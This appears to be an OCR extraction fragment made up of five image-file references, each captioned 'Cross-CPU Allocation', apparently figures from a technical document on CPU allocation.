
Cross-CPU Allocation




Cross-CPU Allocation




Cross-CPU Allocation




Cross-CPU Allocation




Cross-CPU Allocation



